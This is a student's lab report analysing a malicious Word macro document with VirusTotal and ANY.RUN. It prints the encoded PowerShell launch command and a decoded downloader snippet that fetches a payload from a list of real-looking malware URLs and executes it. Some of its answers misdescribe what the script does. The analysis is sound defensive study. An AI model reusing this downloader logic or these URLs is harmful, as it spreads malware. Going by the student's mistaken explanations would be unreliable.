Cyber Security

Lab 2 - Online Malware Investigation Tools

Fullname: Amangeldi Zhanserik
ID: 22B030301
E-mail: zha_amangeldi@kbtu.kz
Date of submission: 05/02/2025
Class time: Thursday, 15:00–18:00


School of Information System and Engineering
Kazakh-British Technical University
Academic Year 2024-2025

Part 1: Perform Static Malware Analysis

In this part, I submitted a file hash to an online service that looked up the hash and returned information about the associated malware file. The file hash is a computed representation, or fingerprint, for a file. File hashes are unique and extremely difficult to duplicate.

Step 1: Submit the hash.

I submitted this **05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81** hash to the **VirusTotal** website. The website returned information about the malware file associated with the hash.



Step 2: Interpret virus total information.


Question and Answer

QUESTION 1: Has malware entered the XYZ, Inc. network?
Answer: No, malware has not entered the XYZ, Inc. network.


QUESTION 2: In your job, what should you do now?
Answer: I should investigate the source of the file and ensure that no other malicious files are present on the network. Additionally, I should update the antivirus software and perform a full system scan to ensure that the system is secure.

Step 2: Interpret virus total information.


Question 1: How many of the antivirus products flagged the file as malicious? What does this tell you about the reliability of antivirus programs?
Answer: 47 antivirus products flagged the file as malicious. This indicates that the file is likely malicious and that antivirus programs are reliable.




Question 2: What type of file has the malware been identified as?
Answer: Word DOC file.



Question 3: What is the first Domain that the malware makes an HTTP request to?
Answer: http://ab.fitzio.com




Question 4: What is unusual about that value?
powershell -nop -e JABSADMAWgB0AE...



Question 5: What are YARA signatures?
Answer: YARA signatures are a way to identify and classify malware by creating rules that describe patterns of malicious behavior or characteristics within files. These rules can be used to scan files and detect malware based on specific patterns, strings, or binary sequences.


Question 6: From the description fields in the YARA signatures, what can you learn about how the malware uses PowerShell?
Answer: The malware uses Powershell to encode the hash and after that run script got by encoding.



Part 2: Perform Dynamic Malware Analysis


Step 1: Access ANY.RUN and Submit IOC

I checked this website and submit hash what we have and get this result.




Step 2: Submit the IOC and review results

Question 1: Scroll through the list of public submissions. What is the name of the file that corresponds to the hash? Is there only one?
Answer: The name of the file is **Data-5544-J5823545.doc**. No there are also one file with name **DocX69688X4511225.doc**.




Step 3: Explore the interface



Question 2: Review the screens from start to finish. From what you see in the screens, what seems to be the first part of the virus infection process?
Answer: I think the first part of the virus was when the word asking enable content to start macros, in my opinion, exactly in this momemnt starting encoding of hash and running script.

After this I clicked the first process and click to the more info to check what is first process




Question 3: Which process is this?
Answer: This is the process of Microsoft Word.

Question 4: Look at the command line. Which file was passed as an argument to the command that runs MS Word?
Answer: The file that was passed as an argument to the command that runs MS Word is **Data-5544-J5823545.doc**.

Question 5: What role do you think this document file played in the malware exploit? Feel free to search the web for your answer.
Answer: This document file played a role in the malware exploit by containing malicious macros that, when enabled, executed a script that encoded the hash and ran the script. This allowed the malware to execute and infect the system.

Step 4: Analyze an Obfuscated Script


I clicked the next one process and checked.




Question 6: What is the name of the process? What is its purpose?
Answer: The name of the process is **powershell.exe**. The purpose of this process is to run the encoded script that was extracted from the document file.

Question 7: PowerShell is often used by threat actors in living-off-the-land (LotL) attacks. What is an LotL attack, and how does PowerShell enable these attacks? Use the internet to search for answers as needed.
Answer: Living-off-the-land (LotL) attacks are attacks that use legitimate tools and processes that are already present on a system to carry out malicious activities. PowerShell enables these attacks by allowing threat actors to run scripts and commands that can be used to download and execute.


After that step by step I input command to the file using cat command and after that cut the powershell -nop -e, to left only hash.



I encoded the hash and get this bash-script.



How was said in the steps I formatted the script to make it more readable and get this script.




And saved to show in the future.


Step 5: Interpret the Malware Script

Notice that a series of URLs appear in the code. Submit several of them to ANY.RUN, VirusTotal, or another service to see if they are malicious.


I submitted the first URL (http://agavea.com.br/font/tMfyxzMEnQ) to the VirusTotal website and got this result.



I submitted the second URL (http://ab.fitzio.com) to the VirusTotal website and got this result.




Note that the variable name, $tZTLXzZq appears in line four of the code above. Its value is concatenated with the text '.exe'.



Question 8: What is the value that is assigned to $tZTLXzZq in line 2?
Answer: $env:userprofile+'+$d1mU0azd+'.exe'

Question 9: Return to ANY.RUN. What is the next process below powershell?
Answer: `C:\Users\admin\184.exe`



Look at line 14. The command is foreach($j5YzrQKQ in $NUzAMAR).

```
13 $NOBJJj='Eo1jszRQ'
14 foreach($j5YzrQKQ in $NUzAMAR){try{$pTl4Jz.DOwNlOADfiLe($j5YzrQKQ, $tZTLXzZq)
15 $SHHj3v='Mpi_Cz1s'
16 If ((.('G'+'et'+'-Item') $tZTLXzZq).LenGTh -ge 31421) {[Diagnostics.Process]::sTarT($tZTLXzZq)
17 $s1EoklR='fL2dzmIj'
18 break
19 $TQ0NStMF='mANFqY'}}catch{}}$Zi7lBM='qFLbpU'
```

Question 10: What is the contents of the $NUzAMAR variable as assigned in lines 8 - 11?

Answer: $NUzAMAR=’`http://agavea.com.br/font/tMfyxzMEnQ/`
`http://news-week.ru/2018/wvq6nzd_kywgcjzgi-273/`
`http://ab.fitzio.com/cgi-bin/opiFtEAsf/`
`http://palmbeachresortcebu.com/wp-content/uploads/t9smfqj3_`
`blm4xo-69526194/`
`http://thingsmadeforyouapps.com/wp-admin/VpVOXxek/`’.SPLit(”)